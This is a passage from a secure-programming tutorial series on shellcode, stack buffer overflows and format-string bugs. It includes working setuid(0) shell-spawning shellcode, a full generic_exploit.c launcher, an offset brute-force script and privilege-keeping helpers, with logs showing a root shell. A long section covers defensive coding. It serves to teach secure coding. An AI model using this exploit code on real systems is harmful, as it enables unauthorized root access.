```

However, the `seteuid(getuid())` instructions are not a very effective protection. One need only insert the `setuid(0);` call equivalent at the beginning of a shellcode to get the rights linked to the initial EUID for an S-UID application.

This instruction code is:

```
char setuid[] =
       "\x31\xc0"       /* xorl %eax, %eax */
       "\x31\xdb"       /* xorl %ebx, %ebx */
       "\xb0\x17"       /* movb $0x17, %al */
       "\xcd\x80";
```

Integrating it into our previous shellcode, our example becomes:

```
/* shellcode6.c */

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80" /* setuid(0) */
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main()
{
    int * ret;
    seteuid(getuid());
    * ((int *) & ret + 2) = (int) shellcode;
    return (0);
}
```

Let's check how it works:

```
$ su
Password:
# chown root.root shellcode6
# chmod +s shellcode6
# exit
$ ./shellcode6
bash# whoami
root
```

```
bash# exit
$
```

As shown in this last example, it's possible to add functions to a shellcode, for instance, to leave the directory imposed by the `chroot()` function or to open a remote shell using a socket.

Such changes seem to imply you can adapt the value of some bytes in the shellcode according to their use:

`eb XX`	`<subroutine_call>`	XX = number of bytes to reach <subroutine_call>
`<subroutine>:`		
`5e`	`popl %esi`	
`89 76 XX`	`movl %esi,XX(%esi)`	XX = position of the first item in the argument array (i.e. the command address). This offset is equal to the number of characters in the command, '\0' included.
`31 c0`	`xorl %eax,%eax`	
`89 46 XX`	`movb %eax,XX(%esi)`	XX = position of the second item in the array, here, having a NULL value.
`88 46 XX`	`movb %al,XX(%esi)`	XX = position of the end of string '\0'.
`b0 0b`	`movb $0xb,%al`	
`89 f3`	`movl %esi,%ebx`	
`8d 4e XX`	`leal XX(%esi),%ecx`	XX = offset to reach the first item in the argument array and to put it in the `%ecx` register
`8d 56 XX`	`leal XX(%esi),%edx`	XX = offset to reach the second item in the argument array and to put it in the `%edx` register
`cd 80`	`int $0x80`	
`31 db`	`xorl %ebx,%ebx`	
`89 d8`	`movl %ebx,%eax`	
`40`	`incl %eax`	
`cd 80`	`int $0x80`	
`<subroutine_call>:`		
`e8 XX XX XX XX`	`call <subroutine>`	these 4 bytes correspond to the number of bytes to reach <subroutine> (negative number, written in little endian)

Conclusion

We wrote an approximately 40 byte long program and are able to run any external command as root. Our last examples show some ideas about how to smash a stack. More details on this mechanism in the next article...

Part 3: Buffer Overflows

Buffer overflows

In our previous article we wrote a small program of about 50 bytes and we were able to start a shell or exit in case of failure. Now we must insert this code into the application we want to attack. This is done by overwriting the return address of a function and replaces it with our shellcode address. You do this by forcing the overflow of an automatic variable allocated in the process stack.


For example, in the following program, we copy the string given as first argument in the command line to a 500 byte buffer. This copy is done without checking if it's larger than the buffer size. As we'll see later on, using the `strncpy()` function allows us to avoid this problem.

```
/* vulnerable.c */

#include <string.h>

int main(int argc, char * argv [])
{
  char buffer [500];

  if (argc > 1)
  strcpy(buffer, argv[1]);
  return (0);
}
```

`buffer` is an automatic variable, the space used by the 500 bytes is reserved in the stack as soon as we enter the `main()` function. When running the `vulnerable` program with an argument longer than 500 characters, trhe data overflows the buffer and "invades" the process stack. As we've seen before, the stack holds the address of the next instruction to be executed (aka *return address*). To exploit this security hole, it is enough to replace the return address of the function with the shellcode address we want to execute. This shellcode is inserted into the body buffer, followed by its address in memory.


Position in memory

Getting the memory address of the shellcode is rather tricky. We must discover the offset between the `%esp` register pointing to the top of the stack and the shellcode address. To benefit from a margin of safety, the beginning of the buffer is filled up with the `NOP` assembly instruction; it's a one byte neutral instruction having no effect at all. Thus, when the starting address points before the true beginning of the shellcode, the CPU goes from `NOP` to `NOP` till it reaches our code. To get more chance, we put the shellcode in the middle of the buffer, followed by the starting address repeated till the end, and preceded by a `NOP` block. The diagram 1 illustrates this:




Diag. 1 : buffer especially filled up for the exploit.

Diagram 2 describes the state of the stack before and after the overflow. It causes all the saved information (saved `%ebp`, saved `%eip`, arguments,...) to be replaced with the new expected return address: the start address of the part of the buffer where we put the shellcode.



Diag. 2 : state of the stack before and after the overflow

However, there is another problem related to variable alignment within the stack. An address is longer than 1 byte and is therefore stored in several bytes and this may cause the alignment within the stack to not always fit exactly right. Trial and error finds the right alignment. Since our CPU uses 4 bytes words, the alignment is 0, 1, 2 or 3 bytes (check Part 2 = article 183 about stack organization). In diagram 3, the grayed parts correspond to the written 4 bytes. The first case where the return address is overwritten completely with the right alignment is the only one that will work. The others lead to `segmentation violation` or `illegal instruction` errors. This empirical way to search works fine since today's computer power allows us to do this kind of testing.



Diag. 3 : possible alignment with 4 bytes words

Launch program

We are going to write a small program to launch a vulnerable application by writing data which will overflow the stack. This program has various options to position the shellcode position in memory and so choose which program to run. This version, inspired by Aleph One article from *phrack* magazine issue 49, is available from Christophe Grenier's website.

How do we send our prepared buffer to the target application? Usually, you can use a command line parameter like the one in `vulnerable.c` or an environment variable. The overflow can also be caused by typing in the data or just reading it from a file.

The `generic_exploit.c` program starts allocating the right buffer size, next it copies the shellcode there and fills it up with the addresses and the NOP codes as explained above. It then prepares an argument array and runs the target application using the `execve()` instruction, this last replacing the current process with the invoked one. The `generic_exploit` program needs to know the buffer size to exploit (a bit bigger than its size to be able to overwrite the return addresss), the memory offset and the alignment. We indicate if the buffer is passed either as an environment variable (`var`)

or from the command line (`novar`). The `force/noforce` argument determines if the call runs the `setuid()/setgid()` function from the shellcode.

```
/* generic_exploit.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#define NOP                     0x90

char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\xff\x31\xc0\x88\x46\xff\x89\x46\xff\xb0\x0b"
        "\x89\xf3\x8d\x4e\xff\x8d\x56\xff\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff";

unsigned long get_sp(void)
{
   __asm__("movl %esp,%eax");
}

#define A_BSIZE     1
#define A_OFFSET    2
#define A_ALIGN     3
#define A_VAR       4
#define A_FORCE     5
#define A_PROG2RUN  6
#define A_TARGET    7
#define A_ARG       8

int main(int argc, char *argv[])
{
   char *buff, *ptr;
   char **args;
   long addr;
   int offset, bsize;
   int i,j,n;
   struct stat stat_struct;
   int align;
   if(argc < A_ARG)
   {
      printf("USAGE: %s bsize offset align (var / novar)
             (force/noforce) prog2run target param\n", argv[0]);
      return -1;
   }
   if(stat(argv[A_TARGET],&stat_struct))
   {
     printf("\nCannot stat %s\n", argv[A_TARGET]);
     return 1;
   }
   bsize  = atoi(argv[A_BSIZE]);
   offset = atoi(argv[A_OFFSET]);
   align  = atoi(argv[A_ALIGN]);

   if(!(buff = malloc(bsize)))
   {
```

```
    printf("Can't allocate memory.\n");
    exit(0);
}

addr = get_sp() + offset;
printf("bsize %d, offset %d\n", bsize, offset);
printf("Using address: 0lx%lx\n", addr);

for(i = 0; i < bsize; i+=4) *(long*)(&buff[i]+align) = addr;

for(i = 0; i < bsize/2; i++) buff[i] = NOP;

ptr = buff + ((bsize/2) - strlen(shellcode) - strlen(argv[4]));
if(strcmp(argv[A_FORCE],"force")==0)
{
  if(S_ISUID&stat_struct.st_mode)
  {
    printf("uid %d\n", stat_struct.st_uid);
    *(ptr++)= 0x31;          /* xorl %eax,%eax   */
    *(ptr++)= 0xc0;
    *(ptr++)= 0x31;          /* xorl %ebx,%ebx   */
    *(ptr++)= 0xdb;
    if(stat_struct.st_uid & 0xFF)
    {
  *(ptr++)= 0xb3;        /* movb $0x??,%bl   */
  *(ptr++)= stat_struct.st_uid;
    }
    if(stat_struct.st_uid & 0xFF00)
    {
  *(ptr++)= 0xb7;        /* movb $0x??,%bh   */
  *(ptr++)= stat_struct.st_uid;
    }
    *(ptr++)= 0xb0;          /* movb $0x17,%al   */
    *(ptr++)= 0x17;
    *(ptr++)= 0xcd;          /* int $0x80        */
    *(ptr++)= 0x80;
  }
  if(S_ISGID&stat_struct.st_mode)
  {
    printf("gid %d\n", stat_struct.st_gid);
    *(ptr++)= 0x31;          /* xorl %eax,%eax   */
    *(ptr++)= 0xc0;
    *(ptr++)= 0x31;          /* xorl %ebx,%ebx   */
    *(ptr++)= 0xdb;
    if(stat_struct.st_gid & 0xFF)
    {
  *(ptr++)= 0xb3;        /* movb $0x??,%bl   */
  *(ptr++)= stat_struct.st_gid;
    }
    if(stat_struct.st_gid & 0xFF00)
    {
  *(ptr++)= 0xb7;        /* movb $0x??,%bh   */
  *(ptr++)= stat_struct.st_gid;
    }
    *(ptr++)= 0xb0;          /* movb $0x2e,%al   */
    *(ptr++)= 0x2e;
    *(ptr++)= 0xcd;          /* int $0x80        */
    *(ptr++)= 0x80;
```

```
    }
  }
  /* Patch shellcode */
  n=strlen(argv[A_PROG2RUN]);
  shellcode[13] = shellcode[23] = n + 5;
  shellcode[5] = shellcode[20] = n + 1;
  shellcode[10] = n;
  for(i = 0; i < strlen(shellcode); i++) *(ptr++) = shellcode[i];
  /* Copy prog2run */
  printf("Shellcode will start %s\n", argv[A_PROG2RUN]);
  memcpy(ptr,argv[A_PROG2RUN],strlen(argv[A_PROG2RUN]));

  buff[bsize - 1] = '\0';

  args = (char**)malloc(sizeof(char*) * (argc - A_TARGET + 3));
  j=0;
  for(i = A_TARGET; i < argc; i++)
    args[j++] = argv[i];
  if(strcmp(argv[A_VAR],"novar")==0)
  {
    args[j++]=buff;
    args[j++]=NULL;
    return execve(args[0],args,NULL);
  }
  else
  {
    setenv(argv[A_VAR],buff,1);
    args[j++]=NULL;
    return execv(args[0],args);
  }
}
```

To benefit from `vulnerable.c`, we must have a buffer bigger than the one expected by the application. For instance, we select 600 bytes instead of the 500 expected. We find the offset related to the top of the stack by successive tests. The address built with the `addr = get_sp() + offset;` instruction is used to overwrite the return address, you get it ... with a bit of luck ! The operation relies on the heurism that the `%esp` register won't move too much during the current process and the one called at the end of the program. Practically, nothing is certain: various events might modify the stack state from the time of the computation to the time the program to exploit is called. Here, we succeeded in activating an exploitable overflow with a -1900 bytes offset. Of course, to complete the experience, the `vulnerable` target must be Set-UID *root*.

```
$ cc vulnerable.c -o vulnerable
$ cc generic_exploit.c -o generic_exploit
$ su
Password:
# chown root.root vulnerable
# chmod u+s vulnerable
# exit
$ ls -l vulnerable
-rws--x--x   1 root     root        11732 Dec  5 15:50 vulnerable
$ ./generic_exploit 600 -1900 0 novar noforce /bin/sh ./vulnerable
bsize 600, offset -1900
Using address: 0lxbffffe54
```

```
Shellcode will start /bin/sh
bash# id
uid=1000(raynal) gid=100(users) euid=0(root) groups=100(users)
bash# exit
$ ./generic_exploit 600 -1900 0 novar force /bin/sh /tmp/vulnerable
bsize 600, offset -1900
Using address: 0lxbffffe64
uid 0
Shellcode will start /bin/sh
bash# id
uid=0(root) gid=100(users) groups=100(users)
bash# exit
```

In the first case (**noforce**), our **uid** doesn't change. Nevertheless we have a new **euid** providing us with all the rights. Thus, even if **vi** says while editing **/etc/passwd** that it is read only we can still write the file and all the changes will work : you just have to force the writing with **w!** :) The **force** parameter allows **uid=euid=0** from start.

To automatically find offset values for an overflow we can use the following small shell script:

```
#! /bin/sh
 # find_exploit.sh
  BUFFER=600
  OFFSET=$BUFFER
  OFFSET_MAX=2000
  while [ $OFFSET -lt $OFFSET_MAX ] ; do
    echo "Offset = $OFFSET"
    ./generic_exploit $BUFFER $OFFSET 0 novar force /bin/sh ./vulnerable
    OFFSET=$(($OFFSET + 4))
  done
```

In our exploit we didn't take into account the potential alignment problems. Then, it's possible that this example doesn't work for you with the same values, or doesn't work at all because of the alignment. (For those wanting to test anyway, the alignment parameter has to be changed to 1, 2 or 3 (here, 0). Some systems don't accept writing in memory areas not being a whole word, but this is not true for Linux.

shell(s) problems

Unfortunately, sometimes the obtained shell is unusable since it ends on its own or when pressing a key. We use another program to keep privileges that we so carefully acquired:

```
/* set_run_shell.c */
#include <unistd.h>
#include <sys/stat.h>

int main()
{
  chown ("/tmp/run_shell", geteuid(), getegid());
  chmod ("/tmp/run_shell", 06755);
  return 0;
}
```

Since our exploit is only able to do one task at a time, we are going to transfer the rights gained from the **run_shell** program with the help of the **set_run_shell** program. We'll then get the desired shell.

```
/* run_shell.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>

int main()
{
  setuid(geteuid());
  setgid(getegid());
  execl("/tmp/shell","shell","-i",0);
  exit (0);
}
```

The **-i** option corresponds to **interactive**. Why not giving the rights directly to a shell ? Just because the **s** bit is not available for every shell. The recent versions check that uid is equal to euid, same for gid and egid. Thus **bash2** and **tcsh** incorporate this defense line, but neither **bash**, nor **ash** have it. This method must be refined when the partition on which **run_shell** is located (here, **/tmp**) is mounted **nosuid** or **noexec**.

Prevention

Since we have a Set-UID program with a buffer overflow bug and its source code, we are able to prepare an attack allowing execution of arbitrary code under the ID of the file owner. However, our goal is to avoid security holes. Now we are going to examine a few rules to prevent buffer overflows.

Checking indexes

The first rule to follow is just a matter of good sense: the indexes used to manipulate an array must always be checked carefully. A "clumsy" loop like:

```
  for (i = 0; i <= n; i ++) {
    table [i] = ...
```

Probably holds an error because of the **<=** sign instead of **<** since an access is done beyond the end of the array. If it's easy to see in that loop, it's more difficult with a loop using decreasing indexes since you must ensure that you are not going below zero. Apart from the **for(i=0; i<n ; i++)** trivial case, you must check the algorithm several times (or even ask someone else to check for you), especially when the index is modified inside the loop.

The same type of problem is found with strings: you must always remember to add one more byte for the final null character. One of the newbie's most frequent mistakes

lies in forgetting the string terminator. Worse, it's hard to diagnose since unpredictable variable alignments (e.g. compiling with debug information) can hide the problem.

Don't underestimate array indexes as a threat to application security. We have seen (check *Phrack* issue 55) that only a one byte overflow is enough to create a security hole, inserting the shellcode into an environment variable, for instance.

```
#define BUFFER_SIZE 128

void foo(void) {

  char buffer[BUFFER_SIZE+1];

  /* end of string */
  buffer[BUFFER_SIZE] = '\0';

  for (i = 0; i<BUFFER_SIZE; i++)
    buffer[i] = ...
}
```

Using n functions

As a convention, standard C library functions are aware of the end of the string because of a null byte. For example, the **strcpy(3)** function copies the original string content into a destination string until it reaches this null byte. In some cases, this behavior becomes dangerous; we have seen the following code contains a security hole:

```
#define LG_IDENT 128

int fonction (const char * name)
{
  char identity [LG_IDENT];
  strcpy (identity, name);
  ...
}
```

Functions that limit the copy length avoid this problem These functions have an `**n**' in the middle of their name, for instance **strncpy(3)** as a replacement for **strcpy(3)**, **strncat(3)** for **strcat(3)** or even **strnlen(3)** for **strlen(3)**.

However, you must be careful with the **strncpy(3)** limitation since it generates edge effects : when the source string is shorter than the destination one, the copy will be completed with null characters till the *n* limit and makes the application less performant. On the other hand, if the source string is longer, it will be truncated and the copy will then not end with a null character. Then you must add it manually. Taking this into account, the previous routine becomes:

```
#define LG_IDENT 128

int fonction (const char * name)
```

```
{
  char identity [LG_IDENT+1];
  strncpy (identity, name, LG_IDENT);
  identity [LG_IDENT] = '\0';
  ...
}
```

Of course, the same principles apply to routines manipulating wide characters (more than 8 bit), for instance `wcsncpy(3)` should be prefered to `wcscpy(3)` or `wcsncat(3)` to `wcscat(3)`. Sure, the program gets bigger but the security improves, too.

Like `strcpy()`, `strcat(3)` doesn't check buffer size. The `strncat(3)` function adds a character at the end of the string if it finds the room to do it. Replacing `strcat(buffer1, buffer2);` with `strncat(buffer1, buffer2, sizeof(buffer1)-1);` eliminates the risk.

The `sprintf()` function allows to copy formatted data into a string. It also has a version which can check the number of bytes to copy: `snprintf()`. This function returns the number of characters written into the destination string (without taking into account the `\0'). Testing this return value tells you if the writing has been done properly:

```
if (snprintf(dst, sizeof(dst) - 1, "%s", src) > sizeof(dst) - 1) {
  /* Overflow */
  ...
}
```

Obviously, this is not worth it anymore as soon as the user gets the control of the number of bytes to copy. Such a hole in BIND (Berkeley Internet Name Daemon) made a lot of crackers busy:

```
struct hosten *hp;
unsigned long address;

...

/* copy of an address */
memcpy(&address, hp->h_addr_list[0], hp->h_length);
...
```

This should always copy 4 bytes. Nevertheless, if you can change `hp->h_length`, then you are able to modify the stack. Accordingly, it's compulsory to check the data length before copying:

```
struct hosten *hp;
unsigned long address;

...

/* test */
if (hp->h_length > sizeof(address))
  return 0;
```

```
/* copy of an address */
memcpy(&address, hp->h_addr_list[0], hp->h_length);
...
```

In some circumstances it's impossible to truncate that way (path, hostname, URL...) and things have to be done earlier in the program as soon as data is typed.

Validating the data in two steps

A program running with privileges other than those of its user implies that you protect all data and that you consider all incoming data suspicious.

First of all, this concerns string input routines. According to what we just said, we won't insist that you *never* use `gets(char *array)` since the string length is not checked (authors note : this routine should be forbidden by the link editor for new compiled programs). More insidious risks are hiden in `scanf()`. The line

```
scanf ("%s", string)
```

is as dangerous as `gets(char *array)`, but it isn't so obvious. But functions from the `scanf()` family offer a control mechanism on the data size :

```
char buffer[256];
scanf("%255s", buffer);
```

This formatting limits the number of characters copied into `buffer` to 255. On the other hand, `scanf()` puts the characters it doesn't like back into the incoming stream so the risks of programming errors generating locks are rather high.

Using C++, the `cin` stream replaces the classical functions used in C (even if you can still use them). The following program fills a buffer:

```
char buffer[500];
cin>>buffer;
```

As you can see, it does no tests! We are in a situation similar to `gets(char *array)` while using C : a door is wide open. The `ios::width()` member function allows to fix the maximum number of characters to read.

The reading of data requires two steps. A first phase consists of getting the string with `fgets(char *array, int size, FILE stream)`, it limits the size of the used memory area. Next, the read data is formatted, through `sscanf()` for example. The first phase can do more, such as inserting `fgets(char *array, int size, FILE stream)` into a loop automatically allocating the required memory, without arbitrary limits. The Gnu extension `getline()` can do that for you. It's also possible to include typed characters validation using `isalnum()`, `isprint()`, etc. The `strspn()` function allows effective filtering. The program becomes a bit slower, but the code sensitive parts are protected from illegal data with a bulletproof jacket.

Direct data typing is not the only attackable entry point. The software's data files are vulnerable, but the code written to read them is usually stronger than the one for console input since programmers intuitively don't trust file content provided by the user.

The buffer overflow attacks often lean on something else : environment strings. We must not forget a programmer can fully configure a process environment before launching it. The convention saying an environment string must be of the "**NAME=VALUE**" type can be exploited by an ill-intentioned user. Using the **getenv()** routine requires some caution, especially when it's about return string length (arbitrarily long) and its content (where you can find any character, `=' included). The string returned by **getenv()** will be treated like the one provided by **fgets(char *array, int size, FILE stream)**, taking care of its length and validating it one character after the other.

Using such filters is done like accessing a computer: default is to forbid everything! Next, you can allow a few things:

```
#define GOOD "abcdefghijklmnopqrstuvwxyz\
              BCDEFGHIJKLMNOPQRSTUVWXYZ\
              1234567890_"

char *my_getenv(char *var) {
  char *data, *ptr

  /* Getting the data */
  data = getenv(var);

  /* Filtering
     Rem : obviously the replacement character must be
           in the list of the allowed ones !!!
  */
  for (ptr = data; *(ptr += strspn(ptr, GOOD));)
    *ptr = '_';

  return data;
}
```

The **strspn()** function makes it easy : it looks for the first character not part of the good character set. It returns the string length (starting from 0) only holding valid characters. You must never reverse the logic. Don't validate against characters that you don't want. Always check against the "good" characters.

Using dynamic buffers

Buffer overflow relies on the stack content overwriting a variable and changing the return address of a function. The attack involves automatic data, which only allocated in the stack. A way to move the problem is to replace the characters tables allocated in the stack with dynamic variables found in the *heap*. To do this we replace the sequence

```
#define LG_STRING    128
int fonction (...)
{
  char array [LG_STRING];
  ...
  return (result);
}
```

With:

```
#define LG_STRING    128
int fonction (...)
{
  char *string = NULL;
  if ((string = malloc (LG_STRING)) == NULL)
      return (-1);
  memset(string,'\0',LG_STRING);
  [...]
  free (string);
  return (result);
}
```

These lines bloat the code and risks memory leaks, but we must take advantage of these changes to modify the approach and avoid imposing arbitrary length limits. Let's add you can't expect the same result using the `alloca()`. The code looks similar but alloca allocates the data in the process stack and that leads to the same problem as automatic variables. Initializing memory to zero using `memset()` avoids a few problems with uninitialized variables. Again, this doesn't correct the problem, the exploit just becomes less trivial. Those wanting to carry on with the subject can read the article about Heap overflows from w00w00.

Last, let's say it's possible under some circumstances to quickly get rid of security holes by adding the `static` keyword before the buffer declaration. The compiler allocates this variable in the data segment far from the process stack. It becomes impossible to get a shell, but doesn't solve the problem of a DoS (Denial of Service) attack. Of course, this doesn't work if the routine is called recursively. This "medicine" has to be considered as a palliative, only used for eliminating a security hole in an emergency without changing much of the code.

Conclusion

We hope this overview on buffer overflows helps you to program more securely. Even if the exploit technique requires a good understanding of the mechanism, the general principle is rather accessible. On the other hand, the implementation of precautions is not that difficult. Don't forget it's faster to make a program secure at design time than to fix the faults later on. We'll confirm this principle in our next article about *format bugs*.

Links

- Christophe Blaess's page : perso.club-internet.fr/ccb/
- Christophe Grenier's page : www.esiea.fr/public_html/Christophe.GRENIER/
- Frédéric Raynal's page : www-rocq.inria.fr/~raynal/
- Phrack Magazine : phrack.infonexus.com/.
- Heap overflow : www.w00w00.org/files/articles/heaptut.txt

Part 4: Format Strings

Where is the danger?

Most security flaws come from bad configuration or laziness. This rule holds true for format strings.

It is often necessary to use null terminated strings in a program. Where inside the program is not important here. This vulnerability is again about writing directly to memory. The data for the attack can come from `stdin`, files, etc. A single instruction is enough:

```
printf("%s", str);
```

However, a programmer can decide to save time and six bytes while writing only:

```
printf(str);
```

With "economy" in mind, this programmer opens a potential hole in his work. He is satisfied with passing a single string as an argument, which he wanted simply to display without any change. However, this string will be parsed to look for directives of formatting (`%d`, `%g`...) . When such a format character is discovered, the corresponding argument is looked for in the stack.

We will start introducing the family of `printf()` functions. At least, we expect everyone knows them ... but not in detail, so we will deal with the lesser known aspects of these routines. Then, we will see how to get the necessary information to exploit such a mistake. Finally, we will show how all this fits together with a single example.

Deep inside format strings

In this part, we will consider the format strings. We will start with a summary about their use and we will discover a rather little known format instruction that will reveal all its mystery.

printf() : they told me a lie !

Note for non-French residents: we have in our nice country a racing cyclist who pretended for months not to have taken dope while all the other members of his team admitted it. He claims that if he has been doped, he didn't know it. So, a famous puppet show used the French sentence "on m'aurait menti !" which gave me the idea for this title.

Let us start with what we all learned in our programming's handbooks: most of the input/output C functions use *data formatting*, which means that one has not only to provide the data for reading/writing, but also **how** it shold be displayed. The following program illustrates this:

```
/* display.c */
#include <stdio.h>

main() {
  int i = 64;
  char a = 'a';
  printf("int  : %d %d\n", i, a);
  printf("char : %c %c\n", i, a);
}

Running it displays:

>>gcc display.c -o display
>>./display
int  : 64 97
char : @ a
```

The first `printf()` writes the value of the integer variable `i` and of the character variable `a` as `int` (this is done using `%d`), which leads for `a` to display its ASCII value. On the other hand, the second `printf()` converts the integer variable `i` to the corresponding ASCII character code, that is 64.

Nothing new - everything conforms to the many functions with a prototype similar to the `printf()` function :

1. one argument, in the form of a character string (`const char *format`) is used to specify the selected format;
2. one or more other optional arguments, containing the variables in which values are formatted according to the indications given in the previous string.

Most of our programming lessons stop there, providing a non exhaustive list of possible formats (`%g`, `%h`, `%x`, the use of the dot character `.` to force the precision...) But, there is another one never talked about:`%n`. Here is what the `printf()`'s man page says about it:

> The number of characters written so far is stored into the integer indicated by the `int *` (or variant) pointer argument. No argument is converted.

Here is the most important thing of this article: this argument makes it possible to write into a pointer variable, even when used in a display function!

Before continuing, let us say that this format also exists for functions from the `scanf()` and `syslog()` family.

Time to play

We are going to study the use and the behavior of this format through small programs. The first, `printf1`, shows a very simple use:

```
/* printf1.c */
1: #include <stdio.h>
2:
3: main() {
4:   char *buf = "0123456789";
5:   int n;
6:
7:   printf("%s%n\n", buf, &n);
8:   printf("n = %d\n", n);
9: }
```

The first `printf()` call displays the string "`0123456789`" which contains 10 characters. The next `%n` format writes this value to the variable `n`:

```
>>gcc printf1.c -o printf1
>>./printf1
0123456789
n = 10
```

Let's slightly transform our program by replacing the instruction `printf()` line 7 with the following one:

```
7:   printf("buf=%s%n\n", buf, &n);
```

Running this new program confirms our idea: the variable `n` is now 14, (10 characters from the `buf` string variable added to the 4 characters from the "`buf=`" constant string, contained in the format string itself).

So, we know the `%n` format counts every character that appears in the format string. Moreover, as we will demonstrate the `printf2` program, it counts even further:

```
/* printf2.c */

#include <stdio.h>

main() {
  char buf[10];
  int n, x = 0;

  snprintf(buf, sizeof buf, "%.100d%n", x, &n);
  printf("l = %d\n", strlen(buf));
  printf("n = %d\n", n);
}
```

The use of the `snprintf()` function is to prevent from buffer overflows. The variable `n` should then be 10:

```
>>gcc printf2.c -o printf2
```

```
>>./printf2
l = 9
n = 100
```

Strange? In fact, the `%n` format considers the amount of characters that should have been written. This example shows that truncating due to the size specification is ignored.

What really happens? The format string is fully extended before being cut and then copied into the destination buffer:

```
/* printf3.c */

#include <stdio.h>

main() {
  char buf[5];
  int n, x = 1234;

  snprintf(buf, sizeof buf, "%.5d%n", x, &n);
  printf("l = %d\n", strlen(buf));
  printf("n = %d\n", n);
  printf("buf = [%s] (%d)\n", buf, sizeof buf);
}
```

`printf3` contains some differences compared to `printf2`:

- the buffer size is reduced to 5 bytes
- the precision in the format string is now set to 5;
- the buffer content is finally displayed.

We get the following display:

```
>>gcc printf3.c -o printf3
>>./printf3
l = 4
n = 5
buf = [0123] (5)
```

The first two lines are not surprising. The last one illustrates the behavior of the `printf()` function :

1. the format string is deployed, according to the commands[1] it contains, which provides the string "`00000\0`";
2. the variables are written where and how they should, which is illustrated by the copying of `x` in our example. The string then looks like "`01234\0`";
3. last, `sizeof buf - 1` bytes[2] from this string is copied into the `buf` destination string, which give us "`0123\0`"

This is not perfectly exact but reflects the general process. For more details, the reader should refer to the `GlibC` sources, and particularly `vfprintf()` in the `${GLIBC_HOME}/stdio-common` directory.

Before ending with this part, let's add that it is possible to get the same results writing in the format string in a slightly different way. We previously used the format called *precision* (the dot '.'). Another combination of formatting instructions leads to an identical result: `0n`, where `n` is the the number *width* , and `0` means that the spaces should be replaced with 0 just in case the whole width is not filled up.

Now that you know almost everything about format strings, and most specifically about the `%n` format, we will study their behaviors.

The stack and printf()

Walking through the stack

The next program will guide us all along this section to understand how `printf()` and the stack are related:

```
/* stack.c */
 1: #include <stdio.h>
 2:
 3: int
 4  main(int argc, char **argv)
 5: {
 6:   int i = 1;
 7:   char buffer[64];
 8:   char tmp[] = "\x01\x02\x03";
 9:
10:   snprintf(buffer, sizeof buffer, argv[1]);
11:   buffer[sizeof (buffer) - 1] = 0;
12:   printf("buffer : [%s] (%d)\n", buffer, strlen(buffer));
13:   printf ("i = %d (%p)\n", i, &i);
14: }
```

This program just copies an argument into the `buffer` character array. We take care not to overflow some important data (format strings are really more accurate than buffer overflows ;-)

```
>>gcc stack.c -o stack
>>./stack toto
buffer : [toto] (4)
i = 1 (bffff674)
```

